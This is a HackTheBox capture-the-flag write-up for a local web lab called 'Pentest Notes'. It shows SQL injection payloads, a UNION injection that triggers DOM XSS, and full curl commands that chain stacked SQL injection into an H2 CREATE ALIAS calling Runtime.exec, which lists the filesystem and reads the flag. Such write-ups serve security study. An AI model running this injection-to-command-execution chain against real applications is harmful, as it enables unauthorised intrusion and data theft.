HackTheBox - Pentest Notes (Easy)
Pentest notes covering blackbox and whitebox findings, including SQLi and XSS.
- hackthebox
- pentest
- web
HackTheBox - Pentest Notes (Easy)
BlackBox Testing
Before looking at the source code of the app locally, I would like to try what exploits I can make only using Burpsuite and Chrome Dev tool.

Javascript analysis of the webpage once logged in :
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Pentest Checklist</title>
    <link rel="stylesheet" href="/Css/main.css">
</head>
<body>
<div class="app">
    <main>
        <section class="checklist">
            <div class="checklist__container">
                <div class="checklist__desc">Pentest Checklist</div>
                <div class="checklist__list" id="checklist">
                </div>
            </div>
        </section>
    </main>
</div>
<script>
    document.addEventListener('DOMContentLoaded', function () {
        fetch('/api/notes')
            .then(response => response.json())
            .then(data => {
                const checklist = document.getElementById('checklist');
                if (data.length === 0) {
                    checklist.innerHTML = '<p>No checklist items available.</p>';
                } else {
                    data.forEach(item => {
                        const checklistItem = document.createElement('div');
                        checklistItem.classList.add('checklist__item');

                        // Create a clickable note link
                        const noteLink = document.createElement('a');
                        **noteLink.href = `/note?name=${encodeURIComponent(item.Note)}`;**
                        noteLink.textContent = `Note: ${item.Note}`;
                        noteLink.style.cursor = 'pointer'; // Optional: Change cursor style to indicate clickable

                        // Add event listener to handle click event
                        noteLink.addEventListener('click', function(event) {
                            event.preventDefault(); // Prevent default link behavior
                            window.location.href = noteLink.href; // Redirect to the note details page
                        });

                        const itemContent = document.createElement('div');
                        itemContent.textContent = `Content: ${item.Content}`;

                        checklistItem.appendChild(noteLink);
                        checklistItem.appendChild(itemContent);

                        checklist.appendChild(checklistItem);
                    });
                }
            })
            .catch(error => {
                console.error('Error fetching checklist data:', error);
            });
    });
</script>
</body>
</html>
we can see that there is a call to /api/notes and /note?name=...
The link is built as /note?name=${encodeURIComponent(item.Note)}, so the client side is not trivially injectable.
One thing I notice is : itemContent.innerHTML = Name: ${item.Name}<br>Note: ${item.Note};
- SQL Injection Vulnerability: The application uses user input from the '
name' parameter without proper sanitization before passing it to a database query. This allows for SQL injection attacks.

if we try the exploit : [http://localhost:1337/note?name=](http://localhost:1337/note?name=)' OR '1'='1 we can see that the SQL injection payload worked as expected, showing that the application is vulnerable to SQL injections attacks. The application is returning all records from the database because the condition ‘ OR ‘1’=’1 always evaluates to true.
- Stored XSS : If
item.Nameoritem.Notecan contain characters that the backend does not HTML-escape (or if an attacker can create/edit notes), this becomes stored XSS (or reflected XSS, depending on data origin). The main page was safe because it usedtextContent; this page is not.
if we try the payload :
http://localhost:1337/note?name=' UNION SELECT 999, '<img src%3Dx onerror%3Dalert(document.domain)>', 'pwn' --


It injects into the name parameter used by /api/note to run:
SELECT * FROM notes where name = '' UNION SELECT 999, '<img src=x onerror=alert(document.domain)>', 'pwn' --
That UNION SELECT forces a fake row into the results:
- ID = 999
- Name =
<img src=x onerror=alert(document.domain)> - Note = pwn
The note.html page renders Name using innerHTML, so the tag is interpreted as HTML and its onerror handler runs, popping alert(document.domain) in the victim’s browser.
So the URL demonstrates SQL injection → DOM XSS. Keep in mind that we need to be logged in (session cookie set) for the request to work, since /note and /api/note both require authentication.
Impact: execute arbitrary JS in the victim’s browser (DOM XSS via innerHTML).
- Skill issue :
curl -X POST -d "name=admin" [http://localhost:1337/api/note](http://localhost:1337/api/note) gives :
unauthorized%
I did not manage to exploit this vulnerability.
Whitebox Testing

Looking at the source code we can notice that the app is built in Java, using H2 database :
application.properties shows jdbc:h2:mem:notedb and H2 dialect.
Next I would like to check the shape of the query :
Select * from notesimplies 3 columns (id,name,note).- A
UNIONpayload must return the same number of columns in compatible types.
After some research, it looks like H2 has a well‑known feature: CREATE ALIAS which can map a Java function and allow command execution. So let’s try :
- Step 0: login and save session cookie
curl -i -c cookies.txt -d "username=user&password=123" "http://localhost:1337/login"
- Step 1: create an H2 alias that runs OS commands (stacked SQL injection)
curl -s -b cookies.txt -d $'name=\';CREATE ALIAS SHELLEXEC AS \'String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\\\A"); return s.hasNext() ? s.next() : ""; }\';-- ' "http://localhost:1337/api/note"
Here’s a quick breakdown :
The server does:
Select * from notes where name = '<user input>'
So the input should be inside single quotes.
The injected SQL is :
'; CREATE ALIAS SHELLEXEC AS 'String shellexec(String cmd) throws java.io.IOException {
  java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream())
    .useDelimiter("\\A");
  return s.hasNext() ? s.next() : "";
}'; --
-
';→ Closes the originalname='...string and ends theWHEREclause. -
CREATE ALIAS SHELLEXEC AS '...';→ H2 lets you create a database function from a Java method body. This definesSHELLEXEC(cmd)that returns command output. -
useDelimiter("\\A")→ Reads the entire process output in one go (\A= “start of input” in regex).
-- → Comments out the trailing quote from the original SQL template.
- Step 2: list
/to find the randomized flag filename
curl -s -b cookies.txt -d $'name=\' UNION SELECT 1, SHELLEXEC(\'ls /\'), \'x\'-- ' "http://localhost:1337/api/note"
I get the following result :
[{"Note":"x","ID":1,"Name":"app\nbin\nboot\n__cacert_entrypoint.sh\ndev\nEBYg1IF3A9L3_flag.txt\netc\nhome\nlib\nmedia\nmnt\nopt\nproc\nroot\nrun\nsbin\nsrv\nsys\ntmp\nusr\nvar\n"}]
The output shows the flag file name is :
/EBYg1IF3A9L3_flag.txt
- Step 3: read the flag (replace the filename you saw from Step 2)
curl -s -b cookies.txt -d $'name=\' UNION SELECT 1, SHELLEXEC(\'cat /EBYg1IF3A9L3_flag.txt\'), \'x\'-- ' "http://localhost:1337/api/note"
We get the flag as the output :
HTB{f4k3_fl4g_f0r_t35t1ng}